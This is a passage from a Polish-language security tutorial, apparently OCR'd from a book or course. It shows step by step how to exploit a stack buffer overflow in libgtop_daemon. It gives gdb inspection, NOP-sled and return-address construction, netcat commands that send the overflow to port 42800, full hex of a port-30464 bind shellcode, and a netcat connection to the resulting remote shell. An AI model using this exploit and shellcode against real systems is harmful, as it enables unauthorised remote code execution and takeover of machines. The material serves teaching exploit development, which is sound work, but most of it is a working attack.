
[41]

Na wszelki wypadek obejrzyjmy jeszcze zawartość pamięci poczynając od tego adresu (upewnijmy się, że naprawdę znajduje się tam przyrządzony przez nas ciąg):
`(gdb) x/24 buf`
Aby oglądać dalsze obszary pamięci, wciskamy [*Enter*].



Wygląda prawidłowo - najpierw długi ciąg nopów, potem szelkod, potem ciąg adresów. Wybierzmy teraz i zapiszmy jakiś adres zaraz na początku obszaru nopów, na przykład `0xbffff500`. Nadpiszemy nim adres powrotu z funkcji. Pracę z debuggerem kończymy poleceniem quit albo wciskając [*Ctrl*]+[*d*].


[42] Wiemy już, że nasza metoda działa – adres powrotu z funkcji `permitted()` rzeczywiście został nadpisany dostarczoną przez nas wartością (musimy tylko pamiętać, żeby ustawić bajty w adresie w odwrotnej kolejności), znamy też adres leżący w bloku poleceń nop – `0xbffff500`. Możemy rozpocząć atak. Najpierw przeprowadzimy próbę na jednym komputerze. Jeden terminal będzie pełnił rolę komputera ofiary (na nim uruchomimy *libgtop_daemon*), z drugiego wyślemy (przy pomocy *netcata*) ciąg przepełniający bufor. W efekcie na komputerze ofiary otwarta zostanie powłoka.



[43] Zanim przygotujemy nową wersję ciągu przepełniającego bufor, przyjrzyjmy się adresowi `0xbffff500`. Zauważmy, że najmłodszy bajt ma wartość zero. Z różnych względów lepiej jest unikać takiej sytuacji, dlatego zamiast tego adresu użyjemy o jeden bajt większego adresu `0xbffff501`. Przygotujmy plik *address.dat* zawierający nowy adres:
```
$ perl -e 'print "\x01\xf5\xff\xbf"x500' > address.dat
```
Na pierwszym terminalu uruchamiamy *libgtop_daemon*:
```
$ ./libgtop_daemon -f
```

[44] Z drugiego terminala wyślijmy netcatem (na port 42800) ciąg przepełniający bufor:
```
$ echo -e "MAGIC-1\n1200\n"`head -c 579 nop.dat``cat shellcode.dat``head -c 576 address.dat` | nc 127.0.0.1 42800
```

[45] Zajrzyjmy na pierwszy terminal – jak widać *libgtop_daemon* otworzył powłokę.



[46]
Atak się powiódł. Zauważmy jednak, że tak przeprowadzony atak nie miałby sensu w praktyce – cóż nam po tym, że na atakowanej maszynie lokalnie otworzy się powłoka? Potrzebujemy innego szelkodu – takiego, który uruchomi powłokę, a jej wejście i wyjście podłączy do otwartego portu. Na szczęście taki szelkod można znaleźć w Internecie.

```
char shellcode[] = /* Taeho Oh bindshell code at port 30464 */
"\x31\xc0\xb0\x02\xcd\x80\x85\xc0\x75\x43\xeb\x43\x5e\x31\xc0"
"\x31\xdb\x89\xf1\xb0\x02\x89\x06\xb0\x01\x89\x46\x04\xb0\x06"
"\x89\x46\x08\xb0\x66\xb3\x01\xcd\x80\x89\x06\xb0\x02\x66\x89"
"\x46\x0c\xb0\x77\x66\x89\x46\x0e\x8d\x46\x0c\x89\x46\x04\x31"
"\xc0\x89\x46\x10\xb0\x10\x89\x46\x08\xb0\x66\xb3\x02\xcd\x80"
"\xeb\x04\xeb\x55\xeb\x5b\xb0\x01\x89\x46\x04\xb0\x66\xb3\x04"
"\xcd\x80\x31\xc0\x89\x46\x04\x89\x46\x08\xb0\x66\xb3\x05\xcd"
"\x80\x88\xc3\xb0\x3f\x31\xc9\xcd\x80\xb0\x3f\xb1\x01\xcd\x80"
"\xb0\x3f\xb1\x02\xcd\x80\xb8\x2f\x62\x69\x6e\x89\x06\xb8\x2f"
"\x73\x68\x2f\x89\x46\x04\x31\xc0\x88\x46\x07\x89\x76\x08\x89"
"\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31"
"\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\x5b\xff\xff\xff";
```

Podobnie jak poprzednio umieśćmy ten szelkod w pliku *shellcode.dat*:


```
echo -en "\x31\xc0\xb0\x02\xcd\x80\x85\xc0\x75\x43\xeb\x43\x5e\x31\xc0" > shellcode.dat
echo -en "\x31\xdb\x89\xf1\xb0\x02\x89\x06\xb0\x01\x89\x46\x04\xb0\x06" >> shellcode.dat
echo -en "\x89\x46\x08\xb0\x66\xb3\x01\xcd\x80\x89\x06\xb0\x02\x66\x89" >> shellcode.dat
echo -en "\x46\x0c\xb0\x77\x66\x89\x46\x0e\x8d\x46\x0c\x89\x46\x04\x31" >> shellcode.dat
echo -en "\xc0\x89\x46\x10\xb0\x10\x89\x46\x08\xb0\x66\xb3\x02\xcd\x80" >> shellcode.dat
echo -en "\xeb\x04\xeb\x55\xeb\x5b\xb0\x01\x89\x46\x04\xb0\x66\xb3\x04" >> shellcode.dat
echo -en "\xcd\x80\x31\xc0\x89\x46\x04\x89\x46\x08\xb0\x66\xb3\x05\xcd" >> shellcode.dat
echo -en "\x80\x88\xc3\xb0\x3f\x31\xc9\xcd\x80\xb0\x3f\xb1\x01\xcd\x80" >> shellcode.dat
echo -en "\xb0\x3f\xb1\x02\xcd\x80\xb8\x2f\x62\x69\x6e\x89\x06\xb8\x2f" >> shellcode.dat
echo -en "\x73\x68\x2f\x89\x46\x04\x31\xc0\x88\x46\x07\x89\x76\x08\x89" >> shellcode.dat
echo -en "\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31" >> shellcode.dat
echo -en "\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\x5b\xff\xff\xff" >> shellcode.dat
```

[47] Przeprowadźmy ponownie atak, tym razem używając nowego szelkodu. Ponownie uruchamiamy *libgtop_daemon* na pierwszym taerminalu, na drugim wydajemy polecenie:

```
$ echo -e "MAGIC-1\n1200\n"`head -c 579 nop.dat``cat shellcode.dat``head -c 576 address.dat` | nc 127.0.0.1 42800
```

Teraz otwieramy trzeci terminal, z niego łączymy się z portem 30464 ofiary:


```
$ nc 127.0.0.1 30464
```



Możemy teraz wydawać polecenia, które będą wykonywane na zdobytym systemie. Nasz cel został osiągnięty.

Wskazówki, podpowiedzi

[10]




```
                zmienna y       zmienna x    poprz.wsk.ramki  adres powrotu
0xbffffa90:     0x00000004      0x00000003      0xbffffab8      0x0804839a

           argumenty, z jakimi wywołano fn()
0xbffffaa0:     0x00000001      0x00000002      0x00000000      0x40159238

0xbffffab0:     0x00000002      0x00000001      0xbffffb18      0x40038770

0xbffffac0:     0x00000001      0xbffffb44      0xbffffb4c      0x00000000

0xbffffad0:     0x40159238      0x40015020      0x080483e8      0xbffffb18

0xbffffae0:     0xbffffac0      0x40038732      0x00000000      0x00000000
```

wróć

[21] Jak pamiętamy z artykułu, aby przepełnić bufor w *libgtop_daemon* należy wysłać mu (na port 42800) ciąg:

```
MAGIC-1
2000
AAAAAAAAAAA (litera A powtórzona dwa tysiące razy)
```

wróć